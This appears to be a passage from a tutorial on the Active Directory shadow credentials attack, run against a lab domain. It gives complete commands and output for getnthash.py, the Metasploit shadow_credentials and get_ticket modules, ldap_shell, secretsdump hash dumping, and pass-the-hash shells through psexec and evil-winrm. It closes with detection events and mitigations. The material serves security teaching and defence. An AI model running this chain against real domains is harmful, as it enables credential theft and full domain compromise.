INFO:minikerberos:56b304876557c0cc53482e6aaadf510058c4baf2d4be93b85b39fae511f9d2d3
2025-01-21 11:43:14,021 minikerberos INFO     Saved TGT to file
INFO:minikerberos:Saved TGT to file
```

Set the **KRB5CCNAME** environment variable to point to the previously generated **raj.ccache** file

export KRB5CCNAME=raj.ccache

Utilize **getnthash.py** to retrieve the machine account's NTLM hash

```
python getnthash.py -key
56b304876557c0cc53482e6aaadf510058c4baf2d4be93b85b39fae511f9d2d3 ignite.local/dc$
```




```
┌──(root㉿kali)-[~]
└─# export KRB5CCNAME=raj.ccache

┌──(root㉿kali)-[~]
└─# python PKINITtools/getnthash.py -key 56b304876557c0cc53482e6aaadf510058c4baf2d4be93b85b39fae511f9d2d3 ignite.local/dc$
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Using TGT from cache
[*] Requesting ticket to self with PAC
Recovered NT Hash
9df8e4935c53f1a8a007dad9a96232e3
```

Metasploit

This module can read and write the necessary LDAP attributes to configure a particular account with a Key Credential Link. This allows weaponizing write access to a user account by adding a certificate that can subsequently be used to authenticate. In order for this to succeed, the authenticated user must have write access to the target object (the object specified in TARGET_USER).


use auxiliary/admin/ldap/shadow_credentials

```
set rhosts 192.168.1.58
set username krishna
set password Password@1
set domain ignite.local
set target_user dc$
set rport 636
set ssl true
set action add
run
```



```
msf6 > use auxiliary/admin/ldap/shadow_credentials
[*] Using action LIST - view all 4 actions with the show actions command
msf6 auxiliary(admin/ldap/shadow_credentials) > set rhosts 192.168.1.58
rhosts => 192.168.1.58
msf6 auxiliary(admin/ldap/shadow_credentials) > set username krishna
username => krishna
msf6 auxiliary(admin/ldap/shadow_credentials) > set password Password@1
password => Password@1
msf6 auxiliary(admin/ldap/shadow_credentials) > set domain ignite.local
domain => ignite.local
msf6 auxiliary(admin/ldap/shadow_credentials) > set target_user dc$
target_user => dc$
msf6 auxiliary(admin/ldap/shadow_credentials) > set rport 636
rport => 636
msf6 auxiliary(admin/ldap/shadow_credentials) > set ssl true
ssl => true
msf6 auxiliary(admin/ldap/shadow_credentials) > set action add
action => add
msf6 auxiliary(admin/ldap/shadow_credentials) > run
[*] Running module against 192.168.1.58
[*] Discovering base DN automatically
[*] 192.168.1.58:636 Discovered base DN: DC=ignite,DC=local
[*] Certificate stored at: /root/.msf4/loot/20250121120407_default_192.168.1.58_windows.ad.cs_209948.pfx
[+] Successfully updated the msDS-KeyCredentialLink attribute; certificate with device ID b746df7c-9caa-f18
```


Certificate file is stored in the /.msf4/loot folder. Since the file name is too long we can rename it for our convenience.



```
┌──(root㉿kali)-[~]
└─# cd .msf4/loot

┌──(root㉿kali)-[~/.msf4/loot]
└─# ls
20250121120407_default_192.168.1.58_windows.ad.cs_209948.pfx

┌──(root㉿kali)-[~/.msf4/loot]
└─# mv 20250121120407_default_192.168.1.58_windows.ad.cs_209948.pfx dc.pfx
```

The **auxiliary/admin/kerberos/get_ticket** module can be used to request TGT/TGS tickets from the KDC.


```
use auxiliary/admin/kerberos/get_ticket
set rhosts 192.168.1.58
set action GET_HASH
set domain ignite.local
set username dc$
set cert_file /root/.msf4/loot/dc.pfx
run
```


```
msf6 > use admin/kerberos/get_ticket
[*] Using action GET_HASH - view all 3 actions with the show actions command
msf6 auxiliary(admin/kerberos/get_ticket) > set rhosts 192.168.1.58
rhosts ⇒ 192.168.1.58
msf6 auxiliary(admin/kerberos/get_ticket) > set action GET_HASH
action ⇒ GET_HASH
msf6 auxiliary(admin/kerberos/get_ticket) > set domain ignite.local
domain ⇒ ignite.local
msf6 auxiliary(admin/kerberos/get_ticket) > set username dc$
username ⇒ dc$
msf6 auxiliary(admin/kerberos/get_ticket) > set cert_file /root/.msf4/loot/dc.pfx
cert_file ⇒ /root/.msf4/loot/dc.pfx
msf6 auxiliary(admin/kerberos/get_ticket) > run
[*] Running module against 192.168.1.58
[!] Warning: Provided principal and realm (dc$@ignite.local) do not match entries in certificate:
[+] 192.168.1.58:88 - Received a valid TGT-Response
[*] 192.168.1.58:88 - TGT MIT Credential Cache ticket saved to /root/.msf4/loot/20250121121413_defa
[*] 192.168.1.58:88 - Getting NTLM hash for dc$@ignite.local
[+] 192.168.1.58:88 - Received a valid TGS-Response
[*] 192.168.1.58:88 - TGS MIT Credential Cache ticket saved to /root/.msf4/loot/20250121121413_defa
[+] Found NTLM hash for dc$: aad3b435b51404eeaad3b435b51404ee:9df8e4935c53f1a8a007dad9a96232e3
[*] Auxiliary module execution completed
```

Ldap_shell

Alternatively, it can be achieved using ldap_shell

```
ldap_shell ignite.local/krishna:Password@1 -dc-ip 192.168.1.58
```


```
┌──(root㉿kali)-[~]
└─# ldap_shell ignite.local/krishna:Password@1 -dc-ip 192.168.1.58

[INFO] Starting interactive shell

krishna# get_ntlm dc$
[INFO] Target user found: DC$
[INFO] Generating certificate
[INFO] KeyCredential generated with DeviceID: 5df715d8-4817-d966-949d-4e05b0216f70
[INFO] Requesting TGT
[INFO] Requesting ticket to self with PAC
[+] NTLM hash: 9df8e4935c53f1a8a007dad9a96232e3
[INFO] Remove DeviceID from msDS-KeyCredentialLink attribute for user2

krishna# █
```


Post-Exploitation

Using DC machine hash, dump the administrator NTLM hashes from the domain controller. And then perform lateral movement using psexec or evil-winrm.

Impacket-psexec

Using Impacket's secretdump script to extract password hashes.


```
impacket-secretsdump -hashes :9df8e4935c53f1a8a007dad9a96232e3 'ignite/dc$@ignite.local' -
just-dc-user administrator
```



```
┌──(root㉿kali)-[~]
└─# impacket-secretsdump -hashes :9df8e4935c53f1a8a007dad9a96232e3 'ignite/dc$@ignite.local' -just-dc-user administrator
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:32196b56ffe6f45e294117b91a83bf38:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:56f029c8f8e1d3e43c4cc80b91c0acfa5943d544707384eae39575dbe954d7ad
Administrator:aes128-cts-hmac-sha1-96:1b0e17afaa5b057914bd56c65a94088f
Administrator:des-cbc-md5:f1b38a1c8623cb6e
[*] Cleaning up ...
```

Use Impacket's psexec module to gain access using pass-the-hash technique

```
impacket-psexec -hashes :32196b56ffe6f45e294117b91a83bf38
ignite.local/administrator@192.168.1.58
```



```
┌──(root㉿kali)-[~]
└─# impacket-psexec -hashes :32196b56ffe6f45e294117b91a83bf38 ignite.local/administrator@192.168.1.58
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on 192.168.1.58.....
[*] Found writable share ADMIN$
[*] Uploading file IaNRkrrO.exe
[*] Opening SVCManager on 192.168.1.58.....
[*] Creating service FFDU on 192.168.1.58.....
[*] Starting service FFDU.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.3650]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

Evil-winrm


Alternatively, this can be achieved using evil-winrm

Using Impacket's secretdump script to extract password hashes.

```
impacket-secretsdump -hashes :9df8e4935c53f1a8a007dad9a96232e3 'ignite/dc$@ignite.local' -
just-dc-user administrator
```

Use evil-winrm tool to gain access using pass-the-hash technique

```
evil-winrm -i 192.168.1.58 -u administrator -H 32196b56ffe6f45e294117b91a83bf38
```



```
┌──(root㉿kali)-[~]
└─# impacket-secretsdump -hashes :9df8e4935c53f1a8a007dad9a96232e3 'ignite/dc$@ignite.local' -just-dc-user administrator
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:32196b56ffe6f45e294117b91a83bf38:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:56f029c8f8e1d3e43c4cc80b91c0acfa5943d544707384eae39575dbe954d7ad
Administrator:aes128-cts-hmac-sha1-96:1b0e17afaa5b057914bd56c65a94088f
Administrator:des-cbc-md5:f1b38a1c8623cb6e
[*] Cleaning up ...

┌──(root㉿kali)-[~]
└─# evil-winrm -i 192.168.1.58 -u administrator -H 32196b56ffe6f45e294117b91a83bf38

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents>
*Evil-WinRM* PS C:\Users\Administrator\Documents>
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

Detection & Mitigation

Detection

Detection via Kerberos Authentication Ticket (TGT) Request

- **Event: 4768** – Kerberos Authentication Ticket (TGT) was requested
- **Anomaly:** If PKINIT authentication (Public Key Cryptography for Initial Authentication in Kerberos) is uncommon in the environment or not typically used for the target account, it may indicate suspicious behavior.
- **Key Indicator:** Look for events where Certificate Information attributes are not blank in the TGT request. This may suggest the use of certificates for authentication, potentially pointing to shadow credential abuse or malicious activity.
- **Action:** Investigate instances where a TGT is requested with certificate-based authentication in environments where this is unusual. Scrutinize the certificate attributes in the event to detect abnormal authentication patterns.

Detection via Active Directory Object Modification

- **Event: 5136** – Directory Service Object Was Modified
- **Anomaly:** If a System Access Control List (SACL) is configured to audit Active Directory object modifications for the targeted account, this event will be triggered when an object is modified (such as a user or device account).
- **Key Indicator:** Look for modifications to the msDS-KeyCredentialLink attribute, which links keys to user or service accounts. If the modification is performed by an account other than the legitimate Azure AD Connect synchronization account or the ADFS service account, this could signal suspicious activity.
- **Action:** Investigate changes to the msDS-KeyCredentialLink attribute. Unauthorized modifications may indicate shadow credentials being tampered with, especially if the modifying account is not typically associated with key provisioning, such as the Azure AD Connect or ADFS service accounts.

By monitoring these key events, you can effectively detect shadow credential attacks and respond to potential security breaches in your environment.

Mitigation

Regular Audits and Compliance Checks: Regularly audit AD accounts and their attributes to detect shadow credentials early. Compliance checks should make sure that all key credentials are valid and necessary. It's also important to know how normal key credentials are stored, especially for third-party systems. This will help in identifying suspicious keys.

Implementing Strong Access Controls: Make sure only authorized personnel can modify important attributes like msDS-KeyCredentialLink by enforcing strict access controls. Use Role-Based Access Control (RBAC) to limit who has these privileges. Securing these accounts is crucial because attackers could use them without raising suspicion.

Multi-Factor Authentication (MFA): Implement MFA whenever possible to add an extra layer of security. This helps reduce the reliance on just one authentication method, making it harder for rogue key credentials to be used.

Periodic Key Rotation: Regularly rotate keys and credentials to limit how long any unauthorized shadow credentials can be used. This helps minimize the impact of any credentials that may have been added without permission.

.